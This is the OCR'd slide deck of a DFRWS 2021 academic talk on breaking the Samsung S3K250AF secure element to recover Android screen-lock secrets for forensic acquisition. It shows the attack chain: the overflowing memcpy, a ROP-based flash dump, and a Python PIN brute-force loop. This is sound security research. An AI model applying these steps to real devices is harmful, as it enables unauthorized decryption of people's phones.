Chip Chop - Smashing the Mobile Phone Secure Chip for Fun and Digital Forensics

By:
Gunnar Alendal (Norwegian University of Science and Technology (NTNU), Geir Olav Dyrkolbotn (NTNU), and Stefan Axelsson (NTNU)

From the proceedings of
The Digital Forensic Research Conference
DFRWS USA 2021
July 12-15, 2021

NTNU
Norwegian University of Science and Technology


Chip Chop

Smashing the Mobile Phone Secure Chip for Fun and Digital Forensics

DFRWS USA 2021

Gunnar Alendal, Stefan Axelsson, Geir Olav Dyrkolbotn
NTNU, Norway
DSV, Stockholm University, Sweden

Digital Forensic Acquisition (DFA)



LG
Lithium Ion
Battery 3.7V
1100mAh
This Side Up

TOP SECURITY
HARDENED SHACKLE
SOLO
PAT 4507
SOLO
TOP SECURITY

Before

Now


Example path for DFA



Android FBE
Android Security


HW Keys
Tamper proof HW

Secure boot 1
TrustZone
Secure Element 2



google.com

FBE + eSE = CE security



Device Encrypted (DE)
Credential Encrypted (CE)
Device Encrypted (DE)
Credential Encrypted (CE)
eSE
Device Encrypted (DE)
Credential Encrypted (CE)
eSE

Device off

Power on / no unlock
Before-first-unlock (**BFU**)

Power on / first unlock
After-first-unlock (**AFU**)

FBE (CE) attack: "root" + eSE



BFU => AFU

pw/pin/pattern

+


SALT (DE)

+

SECRET (eSE)

=

AFU


Device Encrypted (DE) storage
/data/system_de/0/spblob/<id>.pwd
SALT:
"23ef56..ac"
HID / Screen
User screen lock
pw/pin/pattern:
"31337"
KDF
eSE
passwordToken-ToWeaverKey
CHALLENGE
S3K250AF (weaver)
SECRET
transformUnder-WeaverSecret
....
BFU
AFU
/data/data/...
Credential Encrypted (CE) storage

Brute force


SALT (DE)

+

CHALLENGE (eSE)


=

Brute force pw/pin/pattern


Device Encrypted (DE) storage
/data/system_de/0/spblob/<id>.pwd
SALT: "23ef56..ac"
HID / Screen
User screen lock
pw/pin/pattern:
"31337"
KDF
eSE
passwordToken-ToWeaverKey
CHALLENGE
S3K250AF (weaver)
SECRET
transformUnder-WeaverSecret
....
BFU
AFU
/data/data/...
Credential Encrypted (CE) storage

FBE (CE) attack: “root” + eSE

1. Break REE: “root” / Salt
2. Attack eSE
3. Get CHALLENGE + SECRET
4. Off-device brute force pw/pin/pattern



Attack the S3K250AF eSE

S3K250AF eSE


- Samsung Galaxy S20 models (Exynos)
- “Black box”
- ARM BE8 THUMB
- 252 kB on-board flash + 16 kB RAM
- CC EAL 5+ certification
- Designed to protect against HW attacks, like Side-Channel attacks
- Brute force protection

- Android “**Weaver**” support

S3K250AF eSE = “black box”


- REE system process `hermesd` ⇔ S3K250AF eSE
- Root = Replace `hermesd` with our own `chip_breaker`
- APDU communication through `/dev/k250a`
- eSE APDU handlers unknown

- Need eSE information leak feedback => **Oracles needed**




Oracle 1

- Standard says APDU *must* give response
- **No** APDU response is a “good” reply
- Means something went wrong
- (but we don’t know what)



Oracle 2

- Any APDU handlers in “pairs”: read/write, send/recv, put/get, …
- `APDU_writeWeaver`
    - `Set` new CHALLENGE/SECRET (“pin change”)
- `APDU_readWeaver`
    - `Send` CHALLENGE, `get` SECRET (“pin verify”)
- `APDU_writeWeaver` + `APDU_readWeaver` = **Oracle**



Oracle 2 - Stack leak

- `APDU_readWeaver:`


```
0000    53 65 63 72 65 74 00 00 00 00 00 00 00 00 00 00
0010    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0020    00 00 00 01 00 00 00 D0 00 00 00 00 00 00 00 00
0030    00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 05
0040    01 22 49 31 20 00 14 28 20 00 27 C0 00 00 00 00
0050    20 00 14 80 FF FF FF FF 00 02 85 F9 20 00 14 80
0060    20 00 27 C0 00 02 85 8B 00 00 00 00 20 00 0B 50
0070    00 00 00 00 FF FF FF FF 00 01 04 7F 00 00 00 00
```

Stack leak

From oracle to vulnerability discovery


Buffer overflow trigger

- `APDU_writeWeaver:`



Oracle 1 triggered!

Buffer overflow




```
char slotdata[100];
 ...
 memcpy(&slotdata[0], challenge, challenge_length);
 memcpy(&slotdata[32], secret, secret_length);
 ...
```

Buffer overflow exploitation

- Attacker controls PC + R4 - R7
- ROP Gadget found

  => Returns 16 bytes from *any* address
- Full Flash dump available

- Dump CHALLENGE + SECRET



```
start: 0x00000000
end  : 0x00005000
size : 0x5000
type : code

start: 0x00005000
end  : 0x00005100
size : 0x100
type : BOOT header

start: 0x00005100
end  : 0x00005200
size : 0x100
type : pointers

start: 0x00005200
end  : 0x0000fe00
size : 0xac00
type : code

start: 0x0000fe00
end  : 0x00010000
size : 0x200
type : vendor info

start: 0x00010000
end  : 0x00018000
size : 0x8000
type : code

start: 0x00018000
end  : 0x00020000
size : 0x8000
type : code
```

```
start: 0x00020000
end  : 0x00028000
size : 0x8000
type : code

start: 0x00028000
end  : 0x00030000
size : 0x8000
type : code

start: 0x00030000
end  : 0x00033000
size : 0x3000
type : vendor

start: 0x00033000
end  : 0x0003b000
size : 0x8000
type : credentials

start: 0x0003b000
end  : 0x0003d000
size : 0x2000
type : credentials

start: 0x0003d000
end  : 0x0003f000
size : 0x2000
type : unknown
```

Off-device brute force

```
for pin in all_pins:
 # KDF(PIN, SALT)
 computePasswordTokenRes = scrypt.hash(pin,SALT,N=scryptN,r=scryptR,p=scryptP,buflen=PASSWORD_TOKEN_LENGTH)
 # Generate CHALLENGE candidate
 sha512                  = hashlib.sha512(PERSONALISATION_WEAVER_KEY)
 sha512.update(computePasswordTokenRes)
 personalisedHash        = sha512.digest()

 # Compare candidate CHALLENGE with stolen CHALLENGE
 if personalisedHash[:stolenCHALLENGELen] ==stolenCHALLENGE:
       print("\n================================\n")
       print("     Correct pin is: %s"%pin)
       print("\n================================\n\n")
       print(" pwdToken         hash : " + computePasswordTokenRes.hex())
       print(" weaver CHALLENGE hash : " + personalisedHash[:stolenCHALLENGELen].hex())
```

<Off-device brute force demo>

Conclusions

- Digital Forensic Acquisition in BFU possible by breaking REE + eSE
- Certified S3K250AF eSE broken by a single stack buffer overflow
    - .. by a single researcher (no “state actor”)

- Attacks the *logical* APDU interface => Remote attack possible
- Attack can read and write flash => No future trust of fielded devices?

- Future work:
    - Remove “root” REE requirement
    - Hard to detect/remove FW modifications

NTNU

Norwegian University of Science and Technology

Thank you

Thanks:
Geir Olav Dyrkolbotn, Stefan Axelsson and Samsung